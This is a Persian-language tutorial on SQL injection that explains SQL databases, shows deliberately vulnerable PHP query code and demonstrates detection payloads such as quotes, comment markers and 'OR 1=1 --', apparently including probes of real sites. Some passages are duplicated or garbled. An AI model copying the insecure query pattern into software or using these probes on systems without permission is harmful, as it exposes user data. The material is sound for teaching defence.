فهم طریقه عملکرد MVT یا MVC Data Flow اونها مهم است و ما بايستی با تکنولوژی های جدید اشنا شویم تا در صورت مواجه شدن با هاشون کرک و پرمون نریزه . اگه لازم دید بدیر و سعی کنید با فریمورک هایی که با این معماری ها کار میکنن و وب اپلیکیشن های ساده ای رو طراحی کنید تا تسلط کافی رو روشن پیدا کنید .

حال وقت صحبت درمورد RDBMS هاست، منظورم دیتابیس های بر مبنای SQL هست . میدونید که ما دو نوع پایگاه داده داریم، یکی SQL و دومی NoSQL که به دیتابیس های SQL میگن RDBMS با Relational DataBase Management System و دیتابیس های اینچنینی از جداول و ستون ها تشکیل میشن ولی NoSQL ها هر کدام از این دیتابیس ها ممکن هست که توی تارگت ما استفاده شده باشه و با باید اگاهی نسبی میکن که شاید بعدا درمورشون حرف زدیم . هر کدام از این دیتابیس ها ممکن هست که توی تارگت ما استفاده شده باشه و با باید اگاهی نسبی Database Administrator بشیم . برخی از دیتابیس های SQL-Based به عبارت زیرند :

1. Oracle : یک Database Management System تجاری، Multi-Model Object است که انواع دادههای مختلف مثل XML, ... را پشتیبانی میکنه . این نرم افزار بالا، مقیاس پذیری خوب، سازگاری با پلتفرم ها و زبان های مختلف را داراست . پورت پیش فرض این نرم افزار 1521 است و میشه از طریق اسکن کردن پورت ها به وجودش پی برد .
2. MySQL : یک RDBMS متن باز است که به صورت گسترده در توسعه وب اپلیکیشن ها استفاده میشه، مخصوصا برای وب اپلیکیشن های دینامیک و Data-Driven . این RDBMS هم Performance بالایی داره و قابل اطمینان است و استفاده ازش به بدون بیچیدگی خاصی صورت میگیرد . با پلتفرم ها و زبان های زیادی سازگاری دارد و به صورت پیش فرض روی پورت 3306 کار میکند .
3. Microsoft SQL Server : یک RDBMS تجاری است که برای اپلیکیشن های سازمانی و Data Analysis طراحی شده است .
4. PostgreSQL : یک RDBMS متن باز است که از طریق امکانات پیشرفته ای که دارد شناخته میشود، پشتیبانی از دادههای پیچیده و مختلف مثل Full-Text Search, JSON, XML, Spatial Data از ویژگی های این نرم افزار است . پورت پیش فرض این نرم افزار 5432 است .
5. SQLite : یک RDBMS متن باز است که در خیلی از اپلیکیشن ها و دستگاهها وجود دارد . این نرم افزار نیازی به سرور و پیکربندی های جانی ندارد .
6. MariaDB : یک RDBMS متن باز است که از MySQL نشات گرفته است .
7. IBM DB2 : یک RDBMS تجاری است که برای Big Data و Analytics بهینه شده است .
8. ... میبینید که ویژگی عموم این RDBMS هایکسان است، همشون ... High Performance, Scalability, Availability از ویژگی های این نرم افزار است . همچنین IBM DB2 از انواع دادههای مختلفی مثل XML, JSON, Graph پشتیبانی میکنه . پورت پیش فرض این نرم افزار 50000 است و نسبت به موارد قبلی یه کم غریبه تر محسوب میشه، نام بردن ازش صرفا به خاطر یادگیری بیشتر خودم بود .

با توضیحات مفاهیم بالا، حال امده نسبی داریم که بریم سروقت SQL، در حین توضیحات مفاهیم توی SQLi را با مفاهیم بالا ادغام خواهیم کرد و این کار جهت افزایش گستره دیدمون است .

SQL Injection Vulnerability چیست؟ به یه جای خیلی خیلی عمیق رسیدیم :)) خودتون رو امده کنید که قراره زیاد در مورد این اسیب پذیری حرف بزنیم . SQL که میدونیم چیه و در جزو ابتدایی درمورش بحث زیادی کردیم ولی تزریق SQL چی هست؟ یک اسیب پذیریست که به مهاجم اجازه میده که مداخله کنن توی Query هایی که یک وب اپلیکیشن برای ارتباط با پایگاه داده داش دارد . میدونیم که یک وب اپلیکیشن نیاز به ارتباط با پایگاه داده داره تا بتونه دادههای رو ذخیره کنه و بعدا ازشون استفاده ببره . فارغ از اینکه این پایگاه داده چه چیزی باشه (MySQL, PostgreSQL, SQLite) برای ارتباط باهش نیاز هست که Query های SQL زده بشه تا مثلا بشه دادههایی رو داخل پایگاه داده ذخیره کرد یا دادههایی رو از پایگاه داده خوند . اگه زدن Query ها به شکلی امن انجام نشه و ورودی کاربران بتونه دخالتی در نحوه Query زدن ها انجام بدده میتوانه منجر به اسیب پذیری SQL Injection بشه که یکی از Critical ترین اسیب پذیری ها محسوب میشه . در ادامه با مثال توضیح خواهیم داد . این اسیب پذیری به طور کلی به یک مهاجم اجازه میده که دادههایی رو بتونه بیننه و دسترسی بهشون پیدا کنه که به صورت عادی نباید توانایی چنین کاری رو داشته باشه . این دادهها میتوانه متعلق به کاربران دیگه و یا هر داده

ذخیره شده دیگری توانی پایگاه داده باشند. در بسیاری از موارد مهاجم توانایی تغییر دائم و یا حذف داده‌های پایگاه داده و تغییر در رفتار اپلیکیشن را می‌توانه اعمال کند.

در موقعیت هایی هم بوده که مهاجم توانسته با شدت دادن به **SQL Injection** سرور ها و زیرساخت **Backend** را به خطر بنازه و حملات **Denial-Of-Service** رو اجرایی کند.

سوالی که ممکن هست پیش بینی اینه که این اسیب پذیری در کدام سطح از یک وب اپلیکیشن ایجاد می‌شود؟ میدونیم که توانی یک وب اپلیکیشن ما سه سطح را خواهیم داشت، اول کاربر هست که درخواست را می‌فرسته و جواب ها را می‌گیرد، دوم وب سرور هست که درخواست های کاربر را می‌گیرد و پاسخ میدهد، سوم هم پایگاه داده هست که سرور باهش در ارتباطه و اطلاعات داخلش ذخیره می‌شود. اگه بخواهیم تعیین کنیم که **SQL Injection** توانی کدام سه سطح بالا رخ میدهد، جواب چی می‌شود؟ قاعده‌تا ممکن هست که برخی از دوستان بگن پایگاه داده سطحی هست که این اسیب پذیری را دارد ولی در اشتباهن، چرا که این اسیب پذیری مشکل پایگاه داده نیست و در سطح کد و ب اپلیکیشن ایجاد می‌شود که می‌شود یعنی سطح دوم از سه سطحی که گفتیم. اگه این اسیب پذیری مشکل پایگاه داده مثل **MySQL** بود قطعاً به عنوان یک **CVE** ثبت می‌شود ولی خوب مشکل از **MySQL** یا پایگاه دادمن نیست.

ممکن هست شنیده باشید که، "آگا دیگه دنبال **SQL Injection** نباشین، دیگه نیست، **ORM** او مد و همه رو جمع کرد". اون قسمتی می‌گن **ORM** یا همون **Object-Relation Mapping** او مد و و جمع کرد تا حدی می‌شود که درسته، قسمت اشتباها اون کلمه "همه". درسته که **ORM** او مد و میزان **SQL Injection** را به اندازه قابل توجهی کاهش داد ولی از بین نبرده و حتی علاوه بر اینکه از بین نبرد مشکل امنیتی **Laravel** را هم بوجود اورد)). در وب اپلیکیشن ها امروزی و تکنولوژی ها و فرمورک های جدیدی که او مده مثل ... **Django**, **ASP.net**, ... اطلاعات توانی پایگاه داده **ORM** ها تو شون، برنامه نویس نیاز نمی‌بینه که برای بدست اوردن اطلاعات یا ذخیره جایی توی وب اپلیکیشن **ORM** نتونه **Query** موردنظر برنامه نویس رو اجرا کنه و برنامه نویس دست به اجرای **Query** به صورت دستی بزن و همینجاست که اشتباه برنامه نویس انجام می‌شود و **HackerOne** بزن و لیست گزارش های **SQLi** رو بین و قطعاً خواهند دید که در همین زمان هم در وب اپلیکیشن های بزرگ **SQLi** پیدا می‌شون. لینک زیر اشاره می‌کنند که اخرين گزارش های **SQLi** در **HackerOne** است:

https://hackerone.com/hacktivity/overview?queryString=SQL+Injection+AND+disclosed%3Atrue&sortField=latest_disclosable_activity_at&sortDirection=DESC&pageIndex=0

علت بوجود امدن **SQL Injection** چیه؟ چرا این حفره امنیتی بوجود می‌آید؟ مشکل از کجاست؟ با مثال صحبت می‌کنیم. فرض کنید که توانی یک وب اپلیکیشن یک دستور به شکل زیر داریم.

```
10 $mysql = new mysqli('localhost', 'root', 'password', "mytestdb");
11 $id = $_GET['id'];
12 $result = $mysql->query("SELECT * FROM movies WHERE id=" . $id);
```

می‌بینید که یک ابتدا به پایگاه داده متصل شده و بعد یک ورودی از کاربر با نام **id** می‌گیرد و بعد این ورودی کاربر رو توی **Query** که در خط 12 می‌زنند به صورت مستقیم و بدون **Sanitize** کردن استفاده می‌کنند. فرض بگیریم که کاربر 12=id وارد می‌کند و **Query** ما می‌شود شکل زیر:

```
13 $result = $mysql->query("SELECT * FROM movies WHERE id=12");
```

ما به عنوان مهاجم اگه بخواهیم این **Query** را با مشکل رو برو کنیم چیکار باید انجام بدم؟ چه کاراکتر هایی توی **SQL** هست که می‌توانه منجر به به مشکل خوردن این **Query** شود؟ اگه من کاراکتر " رو به ته ورودیم اضافه کنم میدونیم که قطعاً **SQL Engine** خطا میده:

```
15 $result = $mysql->query("SELECT * FROM movies WHERE id=12'");
```

خطایی که میده هم به شکل زیر است:

```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 in /var/www/example/local/vulnes/sqli/sql.php:16 Stack trace: #0 /var/www/example/local/vulnes/sqli/sql.php(16): mysqli->query() #1 {main} thrown in /var/www/example/local/vulnes/sqli/sql.php on line 16
```

چرا خطایی میده؟ اخه ما یک ' باز کردیم و اون رو نبستیم، میدونیم که باید تعداد ' و " ها زوج باشند و وقتی فرد بشن یعنی یکیش بسته نشده و قاعده‌تا خطایی میده. حالا بر می‌گردیم به ورودی کاربر که اسمش **id** بود و از **\$_GET** گرفتیم.

```
12 $mysql = new mysqli('localhost', 'root', 'password', "mytestdb");
13 $id = $_GET['id'];
14 $result = $mysql->query("SELECT * FROM movies WHERE id=" . $id);
```

توی صفحه وب، وقتی من به شکل زیر توی URL مقدار **id** رو میدم نتیجه رو به من میده:

```
array(4) {
  ["id"]=>
  string(1) "1"
}
```

حالا اگه من به جای id بیام و '1' رو وارد کنم چه میشه؟

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 in /var/www/example.local/vulnes/sqli/sqli.php:14 Stack trace: #0 /var/www/example.local/vulnes/sqli/sqli.php(14): mysqli->query() #1 {main} thrown in /var/www/example.local/vulnes/sqli/sqli.php on line 14

میبینید که اجرای Query به مشکل خورد. یکی از کاراکتر هایی که میتوانه برای ما وجود یک SQLi را نشون بده ' هست . کاراکتر بعدی هست که اون به شکل ' عمل میکنه و درصورتی که تعداد این کاراکتر ها در یک رشته فرد باشه خطأ خواهیم داد :

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1 in /var/www/example.local/vuln /var/www/example.local/vulnes/sqli/sqli.php(14): mysqli->query() #1 {main} thrown in /var/www/example.local/vulnes/sqli/sqli.php on line 14

فهمید که علت بوجود امدن SQLi چیه دیگه ؟ علت اینه که کاربر به صورت مستقیم با Query در ارتباط هست و میتوانه رشته Query را شونده رو تغییر بده و این یعنی اینکه میتوانه به طرق مختلف Query خودش رو اجرا کنه . یکی دیگه از کاراکتر هایی که میتوانه منجر به مشکل SQLi شود ; هست . کد زیر رو ببینید :

```
12 $mysql = new mysqli('localhost', 'root', 'password', "mytestdb");
13 $cat = $_GET['cat'];
14 $id = $_GET['id'];
15 $result = $mysql->query("SELECT * FROM ". $cat . " WHERE id=" . $id);
```

دو تا ورودی از کاربر میگیره ' cat و id و Query رو میسازه و از طریق Connection اون رو اجرا میکنه . اگه \$cat=movies و \$id=1 دستور SQL به شکل زیر میشه :

➤ SELECT * FROM movies WHERE id=1

اگه بیام و به جای movies عبارت movies; Query رو قرار بدیم چی میشه ؟ به شکل زیر در میاد :

➤ SELECT * FROM movies; WHERE id=1

میدونید که SELECT * FROM movies; WHERE id=1 Query بالا مشکل داره . یک دستور کاملاً جدا و با کاراکتر ; یعنی تمام شده است و دستور WHERE id=1 به تنهای یک دستور اشتباس است و قطعاً خطأ خواهیم داشت .

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'WHERE id=1'; /var/www/example.local/vulnes/sqli/sqli.php(15): mysqli->query() #1 {main} thrown in /var/www/example.local/vulnes/sqli/sqli.php on line 15

میبینید که توی پیغام خطأ هم گفته که از WHERE id=1 مشکل داره . حالا فهمیدیم که چرا یک SQLi میتوانه بوجود میاد و فهمیدیم که سه کاراکتر ; ' میتوانن منجر به خراب شدن Query شوند . تفاوت اجرایی میتوانه منجر به انواعی از SQLi شود . مثلاً اگه در یه جایی SQLi رو توی Query پیدا کنیم که دستور INSERT INTO movies...VALUES... است . احتمالاً بسیار بالا مخروجی نخواهیم دید و یک SQLi Blind که در ادامه توضیح میدیم خواهیم داشت . حالا در نهایت پاسخ این سوال رو بدیم که علت بوجود امدن SQLi چیه ؟

1. اجرای دستورات SQL به صورت Query خام و بدون استفاده از ORM و واسطه ها

2. دخالت دادن ورودی های کاربر در دستورات SQL اجرایی
3. نکردن ورودهایی که از طرف کاربران میباشد و در Query های SQL اجرایی دخالت مستقیم یا غیر مستقیم دارند .

یکی دیگه از کاراکتر هایی که فراموش کردم که بگم مربوط به Comment است . در RDBMS هایی مثل MySQL میتوانیم از طریق - کامنت هایی رو توی کدهایمون قرار بدیم . همون مثال بالا رو میخواه تست کنم . دو تا ورودی به سمت وب سرور میره ، اولی cat و دومی id هست که اگه id=3 و cat=movies باشه ما رکورد با id برابر 3 رو توی جدول movies خواهیم گرفت :

```

array(4) {
    ["id"]=>
    string(1) "3"
    ["title"]=>
    string(15) "The Dark Knight"
    ["description"]=>
    string(189) "When the menace known as the Joker wreaks havoc and chaos on the people of Gotham, Batman must step forward, even if it means risking everything to expose the city's most恶毒的 enemy. When the menace known as the Joker wreaks havoc and chaos on the people of Gotham, Batman must step forward, even if it means risking everything to expose the city's most恶毒的 enemy."
    ["like"]=>
    string(1) "0"
}

```

حالا اگه من بیام و cat=movies-- رو به شکل زیر خواهد شد :

```

array(4) {
    ["id"]=>
    string(1) "1"
    ["title"]=>
    string(24) "The Shawshank Redemption"
    ["description"]=>
    string(139) "Over the course of several years, two convicts form a friendship, see"
    ["like"]=>
    string(1) "0"
}

```

میبینید که با اینکه گفتیم id=3 ولی برای مارکوردی رو برگردونده که id=1 است . این یعنی اینکه Backend Query توی اون قسمت id=3 رو در نظر نگرفته . یعنی مقدار پارامتر cat رو که وارد کرده به علت وجود -- در انتهاش قسمت شرطی Query رو کامنت کرده . به شکل زیر در اومده :

```

SELECT * FROM movies-- WHERE id=3

```

SELECT * FROM movies-- WHERE id=3

اون قسمتی که زیرش خط کشیدم کامنت شده و اجرا نمیشه و در واقع Query به شکل زیر هست :

➤ SELECT * FROM movies

یکی دیگه کاراکتر های ایجاد کننده کامنت # هست که گاهی اوقات اگه - - فیلتر بود میتوانیم به جاش از # استفاده کنیم گرچه توی URL گاهی معنی خاصی هم میده . دقت کنید در URL عبارات بعد از # به سمت سرور ارسال نمیشن چرا که سمت کلاینت در نظر گرفته میشن . در نهایت ما پنج تا کاراکتر یا مجموعه کاراکتر داریم که میتوانه SQLi را تحريك به بروز کنه و این چهارتا عبارت اند از :

- 1. Single Quote (')
- 2. Double Quote ("")
- 3. Semicolon (;)
- 4. Double Dash (--)
- 5. Sharp (#)

سوال بعدی که ممکن هست ذهنتون رو مشغول کرده باشه اینه که تاثیرات یا Impact های SQL Injection چی هست ؟ برای این اسیب پذیری میتوانیم 7 تا Impact بیان کنیم و بسته به شرایطی ممکن هست که برخی از اونها قابل انجام و برخی غیر قابل انجام باشند . این 7 تا Impact عبارت اند از :

- 1. Authentication Bypass
- 2. Denial of Service : مشغول نگه داشتن Job های SQL به مدت زیاد میتوانه سرور رو Down کنه .
- 3. Add/Delete/Modify Data : این موارد دارای شرایط هستند و در برخی دیتابیس ها امکان اجرا دستور DELETE INSERT یا UPDATE را ممکن هست که نباشه . مثلا MySQL احتمالش کمتره ولی MSSQL احتمالش بیشتره
- 4. Extracting Data

Privilege Escalation	.5
Command Execution (RCE)	.6
Reading/Writing Server's Files	.7

یکی از کارهایی که ما باید در هنگام تقابل با یک وب اپلیکیشن انجام بدهیم که تشخیص بدهیم که این وب اپلیکیشن ممکن هست از چه پایگاه داده ای استفاده کنه؟ در ابتدا بدون وجود شواهد و اسناد محکم ما باید این مورد حس بزنیم. در سامانه هایی که بر اساس ASP.net هستند معمولاً پایگاه داده MSS هست و در سامانه های PHP و Nodejs احتمال زیاد MySQL یا در بعضی اوقات PostgreSQL میتوانه باشه. گاهی هم پیش میاد که در برخی سامانه ها SQLite استفاده شده است، مثلاً به صورت پیش فرض توی Django پایگاه داده SQLite هست، هر چند توسعه دهنده اون رو معمولاً به MySQL تغییر میده.

اگه بخوایم شواهد محکم تری رو بدست بیاریم میتوانه یه جا رو پیدا کنیم و بتونیم از طریق خطا پایگاه داده ای بگیریم و توی اون خطای احتمال بسیار زیاد اطلاعاتی از پایگاه داده لو میره و یا میتوانیم پورت اسکن کنیم و باز بودن پورت 3306 میتوانه نشون دهنده MySQL و باز بودن 5432 یعنی استفاده از PostgreSQL. همچین کارایی رو میشه کرد و خلاصه میشه فهمید.

انواع SQL Injection Vulnerability؟ این حفره امنیتی به سه نوع کلی تقسیم میشه و هر کدام از این انواع خود ممکن هست که به انواعی تقسیم شوند. انواع SQL Injection عبارت اند از:

- 1. In-Bound SQLi
- 1. Union-Based
- 2. Error-Based
- 2. Blind SQLi
- 1. Boolean-Based
- 2. Time-Based
- 3. Out-of-Band SQLi

تعریف یک به یک انواع بالا رو در ادامه خواهیم داشت.

نکته ای که در مورد حفره امنیتی SQL Injection دارای اهمیت است اینه که بهترین راه جهت اکسلویت کردن این حفره امنیتی بعد از کشف ان استفاده از ابزارهاست. برخلاف حفرات امنیتی دیگه که پیشنهاد بر این بود که دستی اکسلویت کنیم این حفره امنیتی به علت گسترده‌گی زیادی که داره، مثل انواع زیاد دیتابیس ها مثل ... MySQL, PostgreSQL, MsSQL, ... تعداد زیاد متدهای بایس، نقاوت انواع حفرات امنیتی در فریمورک ها و نرم افزار های مختلف و ... پیشنهاد میشه که از ابزار ها جهت اکسلویت کردن بشه بگیریم. کشف نقطه اسیب پذیر باید به صورت دستی انجام بشه ولی بهترین راه اکسلویت کردنش استفاده از ابزار SqlMap هست که واقعاً یکی از قدرتمندترین ابزار ها جهت اکسلویت کردن SQLi محسوب میشه و همه انواع این حفره امنیتی رو پوشش میده و تقریباً همه پیلود های ممکن رو میسازه و اونها رو اجرا میکنه و تمام مراحل رو توی لاغ بمه نشون میده و حتی میتوانیم بهش بگیم که پیلود هایی که در هر مرحله استفاده میشه رو هم به ما بگه و بعداً توی گزارش اون پیلود ها رو ذکر کنیم. یادگیری SQLMap الزامیست و در ادامه صفحات زیادی رو بهش اختصاص میدیم. فعل میریم سروقت دستی اکسلویت کردن حالتی های ساده و بدون پیچیدگی ...

این نکته که در مورد SQLi گفتیم در مورد NoSQL Injection هم صادقه و به علت انواع زیادی که از دیتابیس های NoSQL وجود داره و هر کدام از اونها سینتکس های خاص خودش رو داره، عقل حکم میکنه که ما فقط مفهوم کلی این نوع حفره امنیتی رو بدونیم و فقط وظیفه تشخیص احتمال وجود اون رو بر عهده داشته باشیم و برای اکسلویت کردن به ابزار هایی مثل NoSQLMap استفاده کنیم.

نقاطی که در یک وب اپلیکیشن میتوونن اسیب پذیر به SQLi باشند کدام نقاط هستند؟ رایج ترین جاهایی که میتوانیم از توش SQL Injection رو پیدا کنیم به عبارت زیر اند:

1. Form Fields : هر فرمی در HTML که input داره و اجازه میده که کاربر ورودی رو وارد کنه مثل username, password, ... Cookies : هر داده هایی که در کوکی های ذخیره میشن و به وب سرور ارسال میشن مثل ... session ID, preferences, ... دستکاری شن و جهت تزریق دستورات SQL و بایس کردن Authentication و Authorization استفاده شوند.

2. URL parameters : هر پارامتری که از طریق URL ارسال شود مثل ... page, id, category, ... میتوانه جهت تزریق پیلود های SQLi و تغییر Query از پیش تعیین شده و دسترسی به داده های حساس استفاده شود.

3. Databases : هر داده هایی که در کوکی های ذخیره میشن و به وب سرور ارسال میشن مثل ... session ID, preferences, ... دستکاری شن و جهت تزریق دستورات SQL و بایس کردن Authentication و Authorization استفاده شوند.


4. HTTP headers : هر داده ای که از طریق HTTP Request Header ها ارسال میشوند مثل User-Agent, Referer, Host, ... میتوانن جهت جعل و تزریق دستورات SQL و اکسلویت کردن لاجیک اپلیکیشن یا دسترسی به پایگاه داده استفاده شوند.

این ها رایج ترین جاهای جهت پیدا کردن SQLi هستند ولی تنها گزینه های ما نیستند ما میتوانیم از خلاصه خودمون هم استفاده کنیم و هر جایی توی وب اپلیکیشن که ورودی از ما میگیره و امکان این وجود داره که اون ورودی توی پایگاه داده و ساختن Query های اون دخیل باشه رو تست کنیم و ممکن هست که همون ورودی که میگیرم نه امکانش نیست، هموانی باشه که امکانش باشه.

طریقه کشف SQLi چگونه است؟ ما چطوری میتوانیم این حفره امنیتی را کشف کنیم؟ برای کشف ای اسیب پذیری ما باید هر Entry Point که میبینیم و ورودی کاربر میگیره رو تست کنیم مثل ... Form Fields, URL Parameters, Cookies, HTTP Headers . برای تشخیص SQLi میتوانیم از تکنیک های مقاومتی استفاده کنیم . این تکنیک های رو با شرحشون عبارت اند از :

Error-Based Detection : میتوانیم سعی کنیم که با وارد کردن کاراکتر هایی مثل -- ; ' و سینتکس های دیگه SQL توی

ورودی هامون موجب شویم که وب اپلیکیشن منجر به خطای سینتکسی شود و این خطای سینتکسی رو به طریقی به ما توی پاسخی که میده نشون دهد . مثلا میتوانیم به پارامتر cat که توی یک URL هست مقداری مثل 'id=drinks' بدیم و بینیم که ایا وب اپلیکیشن توی پاسخی که میده پیام خطای پایگاه داده رو نشون میده یا نه . توی مثال واقعی زیر میبینید که خطای چطربی نشون داده شده است



Content-Based Detection : میتوانیم بیایم و یه جایی که ورودی میگیره رو پیدا کنیم، مقدار اون رو به مقداری تغییر بدیم که حاوی یک SQL Syntax خاص باشه و پاسخی مقاومت ارائه کنه و خطا هم نده . این مورد بیشتر زمانی میتوانه اتفاق بیفته که ما دوتا پارامتر داشته باشیم و مثلا ?cat=Aids&subcat=Widex . میتوانیم حدس بزنیم که اگه در Query سمت وب سرور شرطی وجود داره، ابتداء مقدار Aids توی Query به عنوان شرط در نظر گرفته شده و سپس Widex . یعنی Query به شکل زیر است :


➤ `SELECT * FROM table WHERE cat=Aids AND subcat=Widex`

اگه ما بیایم و مقدار cat=Aids رو به cat=Aids-- تغییر بدیم Query به شکل زیر میشه :


➤ `SELECT * FROM table WHERE cat=Aids-- AND subcat=Widex`

➤ `SELECT * FROM table WHERE cat=Aids`

در نهایت این تغییر دادن Query محسوب میشه و میتوانه منجر به یک Reponse متفاوت از طرف سرور بشه . این موردی که مثال زدم به صورت واقعیست و توی تصویر زیر میبینید :



در ابتدای جواب سرور به شکل بالا بود ولی وقتی که ورودی های رو تغییر دادم به شکل زیر در اومد :



Boolean-Based Detection .3 : در این نوع ما باز هم روی پاسخی که وب سرور میده اتکا میکنیم ولی به شکلی دیگه . فرض کنید که یک وب اپلیکیشن داریم که ورودی URL میگیره و تمام محصولات توى Category با شماره 3 رو به ما نشون میده که سه تا محصول است . اگه بخوایم Query این مورد رو حس بزنیم فک کنم به شکل زیر هست :

➤ **SELECT * FROM products WHERE cat_id='3'**


اگه من بیام و به جای مقدار 3 مقدار - - 1=1 OR 1=1 رو بهش بدم چه میشه؟ Query به شکل زیر میشه :

➤ **SELECT * FROM products WHERE cat_id='3' OR 1=1 --**


اون قسمت ' - -- که کاملا مشخص هست که کامنت هست حالا اینکه چرا من به جای -- اومدم و - -- رو استقاده کردم، همینطوریه، برخی اوقات اون - ته موجب میشه که دستور درست تر به سمت وب سرور بره ولی خب هدف کامنت بود . یعنی در نهایت Query به شکل زیر میشه :

➤ **SELECT * FROM products WHERE cat_id='3' OR 1=1**

یعنی اینکه افای وب سرور، به من از جدول products اون محصولاتی رو بده که cat_id=3 دارند یا هم cat_id برابر 3 ندارن ولی 1=1 هست ((()) این یعنی همه محصولات توى جدول products رو به من بده . قاعدتا این پیلوود موجب میشه که تعداد بیشتری محصول نشون داده بشه و اگه چنین شد یعنی اینکه اوکی SQLi وجود داره . به مثال واقعی زیر نگاه کنید .



میبینید که کلا چهارتا محصول رو با cat=3 به من نشون داده و من میام و به جای cat=3 مینویسم - - 1=1 OR 1=1 رو ببینید :



به به، همه محصولات رو داره نشون میده . این یعنی اینکه این وب اپلیکیشن حفره امنیتی SQLi داره و ما تو نستیم تشخیصش بدیم .

